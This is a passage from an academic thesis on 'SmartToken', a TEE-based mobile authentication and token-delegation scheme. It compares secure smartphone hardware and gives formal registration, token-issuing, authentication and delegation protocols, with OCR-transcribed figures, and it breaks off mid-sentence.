Most known secure hardware available for modern smartphones includes ARM Trust-Zone [25], MShield [35], smartcards, SIM-cards and secure microSD cards [250]. A comparison of the corresponding features is depicted in Table 10. Note that all considered security hardware provides secure storage (SR1) and isolation (SR2).

ARM TrustZone ARM TrustZone [25] allows for establishment of a Trusted Execution Environment (TEE) that could provide a secure user interface (SR3), eventually fulfilling all of our platform-related security requirements. Moreover, TrustZone capable ARM processors are deployed in a majority of mobile devices today [32]. However, despite large-scale deployment, TrustZone TEE is typically locked by the phone manufacturer and cannot be used by third party applications running on the phone. Although the TrustZone API is public and software emulators are available, only selected third party developers receive access to TrustZone development boards. Exceptionally, ARM-based Nokia devices (particularly, Nokia Lumia) allow utilization via the Nokia ObC framework [189].

MShield M-Shield architecture provides secure storage and isolation, but does not feature the secure user interface. It has been deployed on many mobile platforms for almost a decade [32], however, hardware-based security features it provides are not exposed to third party developers, but mainly used for needs of device manufacturers (e.g., to realize a subsidy lock[4]). Exceptionally, M-Shield environment on Nokia devices is exposed to third party developers via ObC framework [189] developed by Nokia.

SIM-cards SIM-cards are the most widespread TEEs which are available on every phone. However, SIM-cards are typically closed systems controlled by the network operators. Hence, a solution based on SIM-cards would be available only to customers of the particular network operator controlling the SIM-card. Further, SIM-card-based TEEs do not provide secure user interface.

Embedded secure elements Embedded secure elements are available on NFC-enabled smartphones, such as the Samsung Nexus S and the Samsung Galaxy Nexus. However, they are locked and can only be used with the Google Wallet payment system [145]. Further, they do not provide the secure user interface.

Combining the secure element and the NFC interface in one chip allows them to operate passively, i.e., without the power supply of the smartphone platform. In this mode, the secure element and NFC chips use the RF field generated by the NFC reader as power supply, a feature NFC inherited from contactless smartcards. Provided that the NFC chip in the phone supports this mode, it could be used to run the authentication protocol (cf. Sections 6.5.5, 6.5.7) even when the battery of the phone is depleted. On the protocol side, only a minor modification would be required: The tokens must be stored in the secure element to make them available to TEE when the host is powered down.

Secure microSD cards A promising alternative are secure microSD cards, which are microSD memory cards that include a secure element. They can be used in every smartphone with a microSD card slot. Some of these cards include an NFC chip that uses an NFC antenna integrated in the microSD card or can be connected to an external NFC antenna built into the phone [281]. Such microSD cards enable solutions that reach a large number of users because they can even be used on phones without an integrated NFC interface. However, microSD cards with integrated NFC are rarely available and most stock phones are not equipped with NFC antennas. Furthermore, this type of TEE does not provide the secure user interface.

ARM TrustZone seems to be the most suitable TEE for our architecture, since it satisfies all platform-related security requirements, while all other secure hardware modules do not feature the secure user interface. However, developments for TrustZone are currently limited to development boards, thus we have to consider other types of TEEs for our prototype. Hence, we instantiated hardware-based TEE on top of a microSD smartcard (cf. Section 6.7.1.4) and discuss possible security implications (imposed by absence of the secure user interface) in Section 6.6.

6.5 PROTOCOL DESIGN

SmartToken system consists of six protocols for initialization, user registration, token issuing, token delegation and the authentication protocol for registered and delegated

4 Subsidy lock functionality prohibits usage of the mobile device subsidized by one mobile operator by a different mobile operator

users, respectively. In the following, we first specify notations and then provide protocol descriptions.

6.5.1 *Notation and Preliminaries*

We denote with $a \in_R A$ the uniform sampling of an element a from a set A. Let A be a probabilistic algorithm. Then $y \leftarrow A(x)$ means that on input x, algorithm A assigns its output to variable y. Probability $\epsilon(l)$ is called *negligible* if for all polynomials $f(\,)$ it holds that $\epsilon(l) \leqslant 1/f(l)$ for all sufficiently large l. Further, ID_X is the unique identifier, sk_X the secret key, and pk_X the public key of entity X, respectively.

ENCRYPTION SCHEMES. An encryption scheme ES is a tuple of algorithms $(\mathsf{Genkey}, \mathsf{Enc}, \mathsf{Dec})$ where Genkey is the key generation, Enc is the encryption and Dec is the decryption algorithm. A public-key encryption scheme is said to be CPA-secure [142, 43] if every probabilistic polynomial time (p.p.t.) adversary $\mathcal{A}$ has at most negligible advantage of winning the following security experiment: an algorithm $\mathcal{C}^{\mathrm{CPA}}_{sk}$ (CPA-challenger), generates an encryption key pk and decryption key sk using $\mathsf{Genkey}(1^l)$, chooses $b \in_R \{0,1\}$, encrypts $c_b \leftarrow \mathsf{Enc}(pk; m_b)$ and returns c_b to $\mathcal{A}$. Eventually, $\mathcal{A}$ must return a bit b' that indicates whether c_b encrypts m_0 or m_1. $\mathcal{A}$ wins if $b' = b$. Note that for symmetric encryption schemes $sk = pk$.

RANDOM ORACLES. A random oracle RO [45] is an oracle that responds with a random output to each given input. More precisely, RO starts with an empty look-up table Γ. When queried with input m, RO first checks if it already knows a value $\Gamma[m]$. If this is not the case, RO chooses $r \in_R \{0,1\}^\alpha$ and updates Γ such that $\Gamma[m] = r$. Finally, RO returns $\Gamma[m]$. Random oracles model the ideal security properties of cryptographic hash functions.

Note that our protocols use the MAC-then-encrypt paradigm [44], where for a given plaintext m, first the message digest $\sigma = \mathsf{RO}(m)$ is computed and then (m, σ) is encrypted with a CPA-secure encryption scheme.

6.5.2 *System Initialization*

Each mobile platform $\mathcal{P}$ has a unique platform key pair $(sk_{\mathcal{P}}, pk_{\mathcal{P}})$, where $sk_{\mathcal{P}}$ is only known to Trusted Execution Environment (TEE) $\mathcal{S}$ of platform $\mathcal{P}$. Further, host $\mathcal{H}$ of $\mathcal{P}$ stores a certificate $cert_{\mathcal{P}}$ issued by, e.g., the platform manufacturer, which contains $pk_{\mathcal{P}}$ and attests that $pk_{\mathcal{P}}$ is the public key of a genuine TEE $\mathcal{S}$ and that $sk_{\mathcal{P}}$ is securely stored in and never leaves $\mathcal{S}$. Issuer $\mathcal{I}$ initializes the revocation list $RevList \leftarrow \emptyset$ and each resource $\mathcal{R}$ with $RevList$, a resource-specific authentication key $K^{\mathcal{R}}_{\mathrm{Auth}}$ and a resource-specific encryption/decryption key $K^{\mathcal{R}}_{\mathrm{Enc}}$.

6.5.3 *User Registration*

When a user $\mathcal{U}$ wants to register, $\mathcal{I}$ sends a new one-time password $p_{\mathcal{U}}$ to $\mathcal{U}$ over an authentic and confidential out-of-band channel. After that, $\mathcal{U}$ can register as follows (Figure 23): $\mathcal{U}$ sends its identifier $ID_{\mathcal{U}}$ and $p_{\mathcal{U}}$ to TEE $\mathcal{S}_{\mathcal{U}}$ of its mobile platform $\mathcal{P}_{\mathcal{U}} = (\mathcal{H}_{\mathcal{U}}, \mathcal{S}_{\mathcal{U}})$.



Reg. user $\mathcal{U}$
$pwd_\mathcal{U}$
TrEE $\mathcal{S}_\mathcal{U}$
$sk^\mathcal{U}_\mathcal{P}$
Host $\mathcal{H}_\mathcal{U}$
$cert^\mathcal{U}_\mathcal{P}$
Issuer $\mathcal{I}$
$pwd_\mathcal{U}$
$ID_\mathcal{U}, pwd_\mathcal{U}$
$N^\mathcal{U}_\text{reg} \in_R \{0,1\}^\mu$
$ID_\mathcal{U}, N^\mathcal{U}_\text{reg}$
$ID_\mathcal{U}, N^\mathcal{U}_\text{reg}, cert^\mathcal{U}_\mathcal{P}$
$ID_\mathcal{U} \overset{?}{\notin} RevList$
$cert^\mathcal{U}_\mathcal{P}$ valid?
$cert^\mathcal{U}_\mathcal{P} \overset{?}{\notin} RevList$
Abort if any of the above checks fails
$K^{\mathcal{U},\mathcal{I}}_\text{Auth} \in_R \{0,1\}^\alpha$
$K^\mathcal{U}_\text{Enc} \leftarrow \mathsf{Genkey}(1^\delta)$
$N^\mathcal{I}_\text{reg} \in_R \{0,1\}^\mu$
$K \leftarrow \mathsf{RO}(N^\mathcal{I}_\text{reg}, N^\mathcal{U}_\text{reg}, pwd_\mathcal{U})$
$\sigma^\mathcal{I}_\text{reg} \leftarrow \mathsf{RO}(K, ID_\mathcal{I}, ID_\mathcal{U}, K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc})$
Extract $pk^\mathcal{U}_\mathcal{P}$ from $cert^\mathcal{U}_\mathcal{P}$
$c_\text{reg} \leftarrow \mathsf{Enc}(pk^\mathcal{U}_\mathcal{P}; K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc}, N^\mathcal{I}_\text{reg}, \sigma^\mathcal{I}_\text{reg})$
c_reg
c_reg
$(K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc}, N^\mathcal{I}_\text{reg}, \sigma^\mathcal{I}_\text{reg}) \leftarrow \mathsf{Dec}(sk^\mathcal{U}_\mathcal{P}; c_\text{reg})$
$K \leftarrow \mathsf{RO}(N^\mathcal{I}_\text{reg}, N^\mathcal{U}_\text{reg}, pwd_\mathcal{U})$
$\sigma^\mathcal{I}_\text{reg} \overset{?}{=} \mathsf{RO}(K, ID_\mathcal{I}, ID_\mathcal{U}, K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc})$
Abort if the above check fails
Store $(K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc})$
$\sigma^\mathcal{U}_\text{reg} \leftarrow \mathsf{RO}(N^\mathcal{I}_\text{reg}, ID_\mathcal{U}, ID_\mathcal{I})$
$\sigma^\mathcal{U}_\text{reg}$
$\sigma^\mathcal{U}_\text{reg}$
$\sigma^\mathcal{U}_\text{reg} \overset{?}{=} \mathsf{RO}(N^\mathcal{I}_\text{reg}, ID_\mathcal{U}, ID_\mathcal{I})$
Abort if the above check fails
Store $(K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc})$

Figure 23: User registration protocol

Then $\mathcal{S}_\mathcal{U}$ sends $ID_\mathcal{U}$ and a random $N^\mathcal{U}_\text{reg}$ to host $\mathcal{H}_\mathcal{U}$, which sends both values and the platform certificate $cert^\mathcal{U}_\mathcal{P}$ to $\mathcal{I}$. Next, $\mathcal{I}$ verifies $cert^\mathcal{U}_\mathcal{P}$ and generates a new authentication secret $K^{\mathcal{U},\mathcal{I}}_\text{Auth}$ and an encryption/decryption key $K^\mathcal{U}_\text{Enc}$ for $\mathcal{U}$, which are used later in the token issuing protocol. Further, $\mathcal{I}$ derives a temporary authentication secret K from $p_\mathcal{U}$, computes authenticator $\sigma^\mathcal{I}_\text{reg}$ for $K^{\mathcal{U},\mathcal{I}}_\text{Auth}$ and $K^\mathcal{U}_\text{Enc}$, encrypts both keys and $\sigma^\mathcal{I}_\text{reg}$ with the platform key $pk^\mathcal{U}_\mathcal{P}$ of $\mathcal{S}_\mathcal{U}$, and sends the resulting ciphertext c_reg to $\mathcal{S}_\mathcal{U}$. On receipt of c_reg $\mathcal{S}_\mathcal{U}$ decrypts c_reg and, in case the verification of σ_reg is successful, stores $(K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc})$. Then, $\mathcal{S}_\mathcal{U}$ sends authenticator $\sigma^\mathcal{U}_\text{reg}$ to $\mathcal{I}$, which verifies $\sigma^\mathcal{U}_\text{reg}$ and, in case the verification was successful, stores $(K^{\mathcal{U},\mathcal{I}}_\text{Auth}, K^\mathcal{U}_\text{Enc})$. In case $\mathcal{I}$ already stores an authentication secret and encryption/decryption key for $\mathcal{U}$, $\mathcal{I}$ deletes the old keys and stores the newly generated ones.

6.5.4 *Token Issuing*

The token issuing protocol is depicted in Figure 24: user $\mathcal{U}$ initiates the protocol at TEE $\mathcal{S}_\mathcal{U}$ of its mobile platform $\mathcal{P}_\mathcal{U}$, which then sends $ID_\mathcal{U}$ and a random N_iss to $\mathcal{I}$. Next, $\mathcal{I}$ generates authentication secret $K^{\mathcal{U},\mathcal{R}}_\text{Auth}$, delegation secret $K^\mathcal{U}_\text{Del}$ and token $T_\mathcal{U}$ for $\mathcal{U}$, which are used later by $\mathcal{U}$ in the authentication and delegation protocols. Further, $\mathcal{I}$ computes σ_iss that authenticates $K^{\mathcal{U},\mathcal{R}}_\text{Auth}$, $K^\mathcal{U}_\text{Del}$ and $T_\mathcal{U}$, encrypts these keys, $T_\mathcal{U}$ and σ_iss with $K^\mathcal{U}_\text{Enc}$, and sends the resulting ciphertext c_iss to host $\mathcal{H}_\mathcal{U}$ of $\mathcal{P}_\mathcal{U}$, which passes c_iss to $\mathcal{S}_\mathcal{U}$. Next, $\mathcal{S}_\mathcal{U}$ decrypts c_iss and, in case the verification of σ_iss is successful, stores $(K^{\mathcal{U},\mathcal{R}}_\text{Auth}, K^\mathcal{U}_\text{Del})$. Eventually, $\mathcal{S}_\mathcal{U}$ sends $T_\mathcal{U}$ to $\mathcal{H}_\mathcal{U}$.



Reg. user $\mathcal{U}$
$pwd_{\mathcal{U}}$
TrEE $\mathcal{S}_{\mathcal{U}}$
$K^{\mathcal{U},\mathcal{I}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Enc}}$
Host $\mathcal{H}_{\mathcal{U}}$
Issuer $\mathcal{I}$
$K^{\mathcal{R}}_{\text{Auth}}, K^{\mathcal{R}}_{\text{Enc}}, K^{\mathcal{U},\mathcal{I}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Enc}}, RevList, pwd_{\mathcal{U}}$
$ID_{\mathcal{U}}$
$N_{\text{iss}} \in_R \{0,1\}^{\mu}$
$ID_{\mathcal{U}}, N_{\text{iss}}$
$ID_{\mathcal{U}}, N_{\text{iss}}$
$ID_{\mathcal{U}} \overset{?}{\notin} RevList$
Abort if above check fails
$sn \in_R \{0,1\}^{\beta}$
$K^{\mathcal{U},\mathcal{R}}_{\text{Auth}} \in_R \{0,1\}^{\alpha}$
$K^{\mathcal{U}}_{\text{Del}} \leftarrow \mathsf{Genkey}(1^{\delta})$
$m_{\mathcal{I}} := (sn, ID_{\mathcal{U}}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}})$
$\sigma_{\mathcal{I}} := \mathsf{RO}(K^{\mathcal{R}}_{\text{Auth}}, m_{\mathcal{I}})$
$T_{\mathcal{U}} := \mathsf{Enc}(K^{\mathcal{R}}_{\text{Enc}}; m_{\mathcal{I}}, \sigma_{\mathcal{I}})$
$\sigma_{\text{iss}} \leftarrow \mathsf{RO}(K^{\mathcal{U},\mathcal{I}}_{\text{Auth}}, T_{\mathcal{U}}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}}, N_{\text{iss}})$
$c_{\text{iss}} \leftarrow \mathsf{Enc}(K^{\mathcal{U}}_{\text{Enc}}; T_{\mathcal{U}}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}}, \sigma_{\text{iss}})$
c_{iss}
c_{iss}
$(T_{\mathcal{U}}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}}, \sigma_{\text{iss}}) \leftarrow \mathsf{Dec}(K^{\mathcal{U}}_{\text{Enc}}; c_{\text{iss}})$
$\sigma_{\text{iss}} \overset{?}{=} \mathsf{RO}(K^{\mathcal{U},\mathcal{I}}_{\text{Auth}}, T_{\mathcal{U}}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}}, N_{\text{iss}})$
Abort if the above check fails
Else store $(K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}})$
$T_{\mathcal{U}}$
Store $T_{\mathcal{U}}$

Figure 24: Token issuing protocol



Reg. user $\mathcal{U}$
TrEE $\mathcal{S}_{\mathcal{U}}$
$K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Enc}}$
Host $\mathcal{H}_{\mathcal{U}}$
$T_{\mathcal{U}}$
Resource $\mathcal{R}$
$K^{\mathcal{R}}_{\text{Enc}}, K^{\mathcal{R}}_{\text{Auth}}, RevList$
start_auth
start_auth
$N \in_R \{0,1\}^{\mu}$
$ID_{\mathcal{R}}, N$
$ID_{\mathcal{R}}, N$
$m := (ID_{\mathcal{U}}, ID_{\mathcal{R}}, N)$
$\sigma_{\mathcal{U}} \leftarrow \mathsf{RO}(K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, m)$
$\sigma_{\mathcal{U}}$
$\sigma_{\mathcal{U}}, T_{\mathcal{U}}$
$(sn, ID_{\mathcal{U}}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}}, \sigma_{\mathcal{I}}) \leftarrow \mathsf{Dec}(K^{\mathcal{R}}_{\text{Enc}}; T_{\mathcal{U}})$
$sn \overset{?}{\notin} RevList$
$ID_{\mathcal{U}} \overset{?}{\notin} RevList$
$\sigma_{\mathcal{I}} \overset{?}{=} \mathsf{RO}(K^{\mathcal{R}}_{\text{Auth}}, sn, ID_{\mathcal{U}}, K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, K^{\mathcal{U}}_{\text{Del}})$
$\sigma_{\mathcal{U}} \overset{?}{=} \mathsf{RO}(K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}, ID_{\mathcal{U}}, ID_{\mathcal{R}}, N)$
Reject if any of the above checks fails
Else accept

Figure 25: Authentication protocol for registered users

6.5.5 *Authentication of Registered Users*

The authentication protocol for registered users is depicted in Figure 25: user $\mathcal{U}$ initiates the protocol at TEE $\mathcal{S}_{\mathcal{U}}$ of its mobile platform $\mathcal{P}_{\mathcal{U}}$, which sends an authentication request to resource $\mathcal{R}$. Then $\mathcal{R}$ sends its identifier $ID_{\mathcal{R}}$ and a random N to $\mathcal{S}_{\mathcal{U}}$, which replies with $\sigma_{\mathcal{U}}$ to $\mathcal{H}_{\mathcal{U}}$ that sends $(\sigma_{\mathcal{U}}, T_{\mathcal{U}})$ to $\mathcal{R}$. Next, $\mathcal{R}$ decrypts $T_{\mathcal{U}}$ with $K^{\mathcal{R}}_{\text{Enc}}$ to obtain $K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}$, verifies $\sigma_{\mathcal{I}}$ and $\sigma_{\mathcal{U}}$ using $K^{\mathcal{R}}_{\text{Auth}}$ and $K^{\mathcal{U},\mathcal{R}}_{\text{Auth}}$, respectively, and accepts only if both verifications are successful. Otherwise, $\mathcal{R}$ rejects.

6.5.6 *Token Delegation*

Registered user $\mathcal{U}$ and delegated user $\mathcal{D}$ establish a new one-time secret $p_{\mathcal{D}}$ over an authentic and confidential out-of-band-channel. Then, the token delegation protocol (Figure 26) starts: $\mathcal{D}$ sends its identifier $ID_{\mathcal{D}}$ and $p_{\mathcal{D}}$ to TEE $\mathcal{S}_{\mathcal{D}}$ of its mobile platform



Del. user $\mathcal{D}$
TrEE $\mathcal{S}_\mathcal{D}$
Host $\mathcal{H}_\mathcal{D}$
Host $\mathcal{H}_\mathcal{U}$
TrEE $\mathcal{S}_\mathcal{U}$
Reg. user $\mathcal{U}$
$pwd_\mathcal{D}$
$sk_\mathcal{P}^\mathcal{D}$
$cert_\mathcal{P}^\mathcal{D}$
$T_\mathcal{U}$
$K_{\text{Auth}}^{\mathcal{U},\mathcal{R}}, K_{\text{Del}}^{\mathcal{U}}, RevList$
$pwd_\mathcal{D}$
$ID_\mathcal{D}, pwd_\mathcal{D}$
$N_{\text{del}}^\mathcal{D} \in_R \{0,1\}^\mu$
$ID_\mathcal{D}, N_{\text{del}}^\mathcal{D}$
$ID_\mathcal{D}, N_{\text{del}}^\mathcal{D}, cert_\mathcal{P}^\mathcal{D}$
$ID_\mathcal{D}, N_{\text{del}}^\mathcal{D}, cert_\mathcal{P}^\mathcal{D}, T_\mathcal{U}$
$pwd_\mathcal{D}, ID_\mathcal{D}$
$cert_\mathcal{P}^\mathcal{D}$ valid?
$cert_\mathcal{P}^\mathcal{D} \overset{?}{\notin} RevList$
Abort if any of the above checks fails
$sn \in_R \{0,1\}^\beta$
$K_{\text{Auth}}^\mathcal{D} \in_R \{0,1\}^\alpha$
$m_\mathcal{U} := (sn, ID_\mathcal{D}, K_{\text{Auth}}^\mathcal{D})$
$\sigma_\mathcal{U} := \mathsf{RO}(K_{\text{Auth}}^{\mathcal{U},\mathcal{R}}, m_\mathcal{U})$
$T_\mathcal{D} := \mathsf{Enc}(K_{\text{Del}}^\mathcal{U}; m_\mathcal{U}, \sigma_\mathcal{U})$
$N_{\text{del}}^\mathcal{U} \in_R \{0,1\}^\mu$
$\sigma_{\text{del}} \leftarrow \mathsf{RO}(pwd_\mathcal{D}, T_\mathcal{D}, T_\mathcal{U}, K_{\text{Auth}}^\mathcal{D}, N_{\text{del}}^\mathcal{U}, N_{\text{del}}^\mathcal{D})$
Extract $pk_\mathcal{P}^\mathcal{D}$ from $cert_\mathcal{P}^\mathcal{D}$
$c_{\text{del}} \leftarrow \mathsf{Enc}(pk_\mathcal{P}^\mathcal{D}; T_\mathcal{D}, T_\mathcal{U}, K_{\text{Auth}}^\mathcal{D}, \sigma_{\text{del}})$
c_{del}
c_{del}
c_{del}
$(T_\mathcal{D}, T_\mathcal{U}, K_{\text{Auth}}^\mathcal{D}, \sigma_{\text{del}}) \leftarrow \mathsf{Dec}(sk_\mathcal{P}^\mathcal{D}; c_{\text{del}})$
$\sigma_{\text{del}} \overset{?}{=} \mathsf{RO}(pwd_\mathcal{D}, T_\mathcal{D}, T_\mathcal{U}, K_{\text{Auth}}^\mathcal{D}, N_{\text{del}}^\mathcal{U}, N_{\text{del}}^\mathcal{D})$
Abort if the above check fails
Else store $K_{\text{Auth}}^\mathcal{D}$
$T_\mathcal{D}, T_\mathcal{U}$
Store $(T_\mathcal{D}, T_\mathcal{U})$

Figure 26: Token delegation protocol

$\mathcal{P}_\mathcal{D} = (\mathcal{S}_\mathcal{D}, \mathcal{H}_\mathcal{D})$, which then sends a random $N_{\text{del}}^\mathcal{D}$ to host $\mathcal{H}_\mathcal{D}$ that passes $(ID_\mathcal{D}, N_{\text{del}}^\mathcal{D})$ together with the platform certificate $cert_\mathcal{P}^\mathcal{D}$ of $\mathcal{P}_\mathcal{D}$ to host $\mathcal{H}_\mathcal{U}$ of the registered user's mobile platform $\mathcal{P}_\mathcal{U} = (\mathcal{S}_\mathcal{U}, \mathcal{H}_\mathcal{U})$. $\mathcal{H}_\mathcal{U}$ then sends $(ID_\mathcal{D}, N_{\text{del}}^\mathcal{D}, cert_\mathcal{P}^\mathcal{D})$ and token $T_\mathcal{U}$ of $\mathcal{U}$ to $\mathcal{S}_\mathcal{U}$. Next, $\mathcal{S}_\mathcal{U}$ verifies $cert_\mathcal{P}^\mathcal{D}$, generates authentication secret 